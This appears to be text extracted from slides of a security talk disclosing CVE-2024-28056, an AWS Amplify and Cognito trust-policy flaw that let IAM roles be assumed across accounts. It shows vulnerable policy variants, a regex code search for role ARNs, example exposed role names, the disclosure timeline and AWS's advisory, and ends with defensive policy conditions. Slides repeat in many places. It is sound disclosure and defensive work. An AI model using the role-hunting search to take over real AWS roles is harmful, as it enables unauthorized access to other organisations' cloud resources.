
Default trust policy for a Cognito role:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```


Vulnerable trust policy:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "cognito-identity.amazonaws.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

The Basic (classic) Authflow



Weaponizing sts:AssumeRoleWithWebIdentity



Variant one: Vulnerable Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated": "cognito-identity.amazonaws.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

The default trust policy for Amazon Cognito

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringEquals": {
          "cognito-identity.amazonaws.com:aud": "us-east-1:00000000-aaaa-1111-bbbb-222222222222"
        },
        "ForAnyValue:StringLike": { "cognito-identity.amazonaws.com:amr": "authenticated" }
      }
    }
  ]
}
```

Variant two: Vulnerable Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "",
      "Effect": "Allow",
      "Principal": { "Federated": "cognito-identity.amazonaws.com" },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "ForAnyValue:StringLike": {
          "cognito-identity.amazonaws.com:amr": "authenticated"
        }
      }
    }
  ]
}
```


**But that's a misconfiguration,
where's the vuln?**

Vulnerability #2: AWS Amplify Exposing IAM Roles to Takeover

Looking for vulnerable roles in the wild

Looking for vulnerable roles in the wild



Code search and an AI assistant with the context of the code graph.

A search bar with a blue border and a dark background. On the left, there is a clock icon and the text 'context:global'. The main text inside the bar is 'Search for code or files...'. On the right, there is a font size icon 'Aa' and a wildcard character '*'.

```
/arn:aws:iam::[0-9]{12}:roleV[/\a-zA-Z0-9-_\]+/ count:all archived:yes fork:yes context:global
```



Code search and an AI assistant with the context of the code graph.

A search bar with a blue border and a dark background. It contains the text 'context:global' in a light blue font, followed by 'Search for code or files...' in a lighter blue font. On the right side, there are icons for 'Aa' (font settings) and a '*' (wildcard) symbol.

`/arn:aws:iam::[0-9]{12}:roleV[/\a-zA-Z0-9-_]+/ count:all archived:yes fork:yes context:global`

8,000+ Results

...something is wrong

(Slightly modified) example role names we found vulnerable:

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

(Slightly modified) example role names we found vulnerable:

- communicationclient-master-20190713239617-**authRole**
- chatamber-20181621961321-**authRole**
- ml-yeti-ui-dev-20191316145242-**unauthRole**
- aerodeploy-master-132847-**authRole**
- liveconveyance-dev-175294-**unauthRole**
- amplify-storyspanapp-dev-142052-**authRole**
- digital-tweeter-prod-192116-**authRole**

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampleddev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

Owning AWS-Owned IAM Roles

- amplify-awsassistant-sampledev-144248-authRole
- amplify-livetranslation-dev-165918-unauthRole
- amplify-livetranslation-dev-165918-authRole

aws-samples / chime-live-translation-transcription-polly

Code Issues Pull requests 3 Actions Projects Security Insights

Files

a27be5c

Go to file

> .github
> .vscode
v amplify
> .config
> backend
> hooks

chime-live-translation-transcription-polly / amplify / team-provider-info.json


miketran feat: update on aug 15

Code Blame 26 lines (26 loc) · 960 Bytes

```
1  {
2    "dev": {
3      "awscloudformation": {
4        "AuthRoleName": "amplify-livetranslation-dev-165918-authRole",
5        "UnauthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-unauthRole",
6        "AuthRoleArn": "arn:aws:iam::098305555551:role/amplify-livetranslation-dev-165918-authRole",
7        "Region": "us-west-2",
```



How Amplify Works



The Amplify CLI is open source

The screenshot shows the GitHub repository page for `aws-amplify / amplify-cli`. The repository is public and has 771 branches and 35,625 tags. It has 675 issues, 47 pull requests, 14 projects, and 6,739 commits. The repository is watched by 135 people, forked by 816 people, and starred by 2.8k people. The repository is described as a toolchain for simplifying serverless web and mobile development. The repository includes a README, Apache-2.0 license, and a list of tags such as `aws-lambda`, `serverless`, `analytics`, `storage`, `lambda-functions`, `fullstack`, `predictions`, `mobile-development`, `aws-amplify`, `aws-appsync`, `aws-fargate`, and `serverless-containers`.

aws-amplify / amplify-cli Public

Watch 135 Fork 816 Star 2.8k

dev 771 Branches 35,625 Tags

Go to file

About

The AWS Amplify CLI is a toolchain for simplifying serverless web and mobile development.

notifications api graphql cli

aws web-development authentication

aws-lambda serverless analytics

storage lambda-functions fullstack

predictions mobile-development

aws-amplify aws-appsync aws-fargate

serverless-containers

Readme

Apache-2.0 license

Commit	Message	Time
sobolk	fix: skip types in current cloud backend (#13803) ✓	81ce57a · 3 days ago
	chore: bump API, Codegen plugin dependencies (#13...	4 months ago
	chore: a more polite closed issue message (#13554)	3 months ago
	ci: rc, release, tagged rc, hotfix workflows (#12918)	last year
	chore: prettier optimization (#12869)	last year
	chore: yarn modern (3.5.0) migration feature branch (...)	last year
	chore: format codebase (#12020)	last year
	chore: reduce active polling in code build workflows (...)	3 weeks ago
	chore: format codebase (#12020)	last year

Variant two was introduced July 3, 2018

```

"AuthRole": {
  "Type": "AWS::IAM::Role",
  "Properties": {
    "RoleName": {"Ref": "AuthRoleName"},
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "",
          "Effect": "Allow",
          "Principal": {
            "Federated": "cognito-identity.amazonaws.com"
          },
          "Action": "sts:AssumeRoleWithWebIdentity",
          "Condition": {
            "ForAnyValue:StringLike": {
              "cognito-identity.amazonaws.com:amr": "authenticated"
            }
          }
        }
      ]
    }
  }
},
```

Reference: <https://github.com/aws-amplify/amplify-cli/blob/3ee001138487d07fd175a19832fc554b6728fd5c/packages/amplify-provider-awscloudformation/lib/rootStackTemplate.json>

July 3, 2018

Variant 2 was
introduced to
the Amplify
CLI/Studio

July 3, 2018

Variant 2 was introduced to the Amplify CLI/Studio

August 8, 2019

Variant 2 was fixed (**kinda**)

```
@@ -33,16 +33,11 @@
```

```
    "Statement": [
```

```
    {
```

```
      "Sid": "",
```

```
-     "Effect": "Allow",
```

```
+     "Effect": "Deny",
```

```
      "Principal": {
```

```
        "Federated": "cognito-identity.amazonaws.com"
```

```
      },
```

```
-     "Action": "sts:AssumeRoleWithWebIdentity",
```

```
-     "Condition": {
```

```
-       "ForAnyValue:StringLike": {
```

```
-         "cognito-identity.amazonaws.com:amr": "authenticated"
```

```
-       }
```

```
-     }
```

```
+     "Action": "sts:AssumeRoleWithWebIdentity"
```

```
    }
```

```
  ]
```

```
}
```

Amplify Vuln Timeline

July 3, 2018

Variant 2 was introduced to the Amplify CLI/Studio

July 22, 2020

Variant 1 was introduced to the Amplify CLI/Studio

August 8, 2019

Variant 2 was fixed (**kinda**)

[... snip ...]

```
let authParamsJson = {
  'Version': '2012-10-17',
  'Statement': [
    {
      'Effect': 'Allow',
      'Principal': {
        'Federated': 'cognito-identity.amazonaws.com'
      },
      'Action': 'sts:AssumeRoleWithWebIdentity',
      'Condition': {
        'StringEquals': {
          'cognito-identity.amazonaws.com:aud': idpId
        },
        'ForAnyValue:StringLike': {
          'cognito-identity.amazonaws.com:amr': 'authenticated'
        }
      }
    }
  ]
};
```

[... snip ...]

```
if (event.RequestType === 'Delete') {
  delete authParamsJson.Statement[0].Condition;
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

[... snip ...]

```
let authParamsJson = {
  'Version': '2012-10-17',
  'Statement': [
    {
      'Effect': 'Allow',
      'Principal': {
        'Federated': 'cognito-identity.amazonaws.com'
      },
      'Action': 'sts:AssumeRoleWithWebIdentity',
      'Condition': {
        'StringEquals': {
          'cognito-identity.amazonaws.com:aud': idpId
        },
        'ForAnyValue:StringLike': {
          'cognito-identity.amazonaws.com:amr': 'authenticated'
        }
      }
    }
  ]
};
```

[... snip ...]

```
if (event.RequestType === 'Delete') {
  delete authParamsJson.Statement[0].Condition;
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
```

[... snip ...]

```
let authParamsJson = {
```

```
  'Version': '2012-10-17',
```

```
  'Statement': [
```

```
    {
```

```
      'Effect': 'Allow',
```

```
      'Principal': {
```

```
        'Federated': 'cognito-identity.amazonaws.com'
```

```
      },
```

```
      'Action': 'sts:AssumeRoleWithWebIdentity',
```

```
    }
```

```
  ]};
```

[... snip ...]

```
if (event.RequestType === 'Delete') {
```

```
  delete authParamsJson.Statement[0].Condition;
```

```
  let authParams = { PolicyDocument: JSON.stringify(authParamsJson), RoleName: authRoleName};
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Amplify Vuln Timeline

July 3, 2018

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August 8, 2019

Variant 2 was fixed (**kinda**)

Jan 9, 2024

Vuln reported to AWS

Feb 28, 2024

AWS patched STS to prevent anyone from assuming variant 1 roles

April 8, 2024

AWS patched STS to prevent anyone from assuming variant 2 roles

More Resources:

CVE-2024-28056

Publication Date: 2024/04/15 07:00 AM PST

AWS is aware of CVE-2024-28056, which affects Amplify CLI versions prior to 12.10.1 and Amplify Studio, which uses Amplify CLI. We released a fix to Amplify CLI on January 10, 2024 that also fixed Amplify Studio, and recommend customers upgrade to Amplify CLI 12.10.1 or higher to address this issue. We have proactively communicated with the customers using affected versions.

AWS has taken two additional steps to protect customers using Amplify from unintentional misconfigurations. First, AWS added a mitigation to the AWS Security Token Service (STS) where attempts to make a cross-account role assumption with a trust policy referencing Amazon Cognito as the trusted principal, without conditions to scope down access to specific Amazon Cognito Identity Pools using the aud claim, will fail. As a result, cross-account access will no longer be possible with policies created by earlier unpatched versions of Amplify. Second, AWS added a mitigation to the AWS Identity and Access Management (IAM) control plane such that any attempt to create a role trust policy that references Amazon Cognito as the trusted principal, without adding conditions restricting access, will fail.

We would like to thank Datadog for responsibly disclosing this issue to AWS.

Please email aws-security@amazon.com with any security questions or concerns.



The screenshot shows the top portion of a research article on the Datadog Security Labs website. The header includes the Datadog logo and the text 'DATADOG Security Labs'. Navigation links for 'ARTICLES', 'CLOUD SECURITY ATLAS', and 'ABOUT' are visible. The article is categorized as 'RESEARCH' and has the title 'Amplified exposure: How AWS flaws made Amplify IAM roles vulnerable to takeover'. The publication date is 'April 15, 2024'. Below the title, there are two tags: 'AWS' and 'VULNERABILITY DISCLOSURE'. At the bottom of the visible section, there are social media icons for Twitter and Reddit.



What we can do to prevent cross-tenant attacks

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "StringEquals": {
          "aws:SourceAccount": "111111111111"
        }
      }
    }
  ]
}
```

aws:SourceArn


aws:SourceAccount

aws:SourceOrgId

aws:SourceOrgPaths

Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222



AWS AppSync API

Victim Account: 111111111111

etc.



AWS
IAM Role



RDS
Database




S3 Buckets

AssumeRole

**AWS AppSync
Service**

Blocking 0days with aws:SourceAccount

Attacker Account: 222222222222



AWS AppSync API

Victim Account: 111111111111

```
"Condition": {  
  "StringEquals": {  
    "aws:SourceAccount": "111111111111"  
  }  
}
```



AWS IAM Role



S3 Buckets

AssumeRole

AWS AppSync Service


```
{
  "Version": "2012-10-17",
  "Statement": [
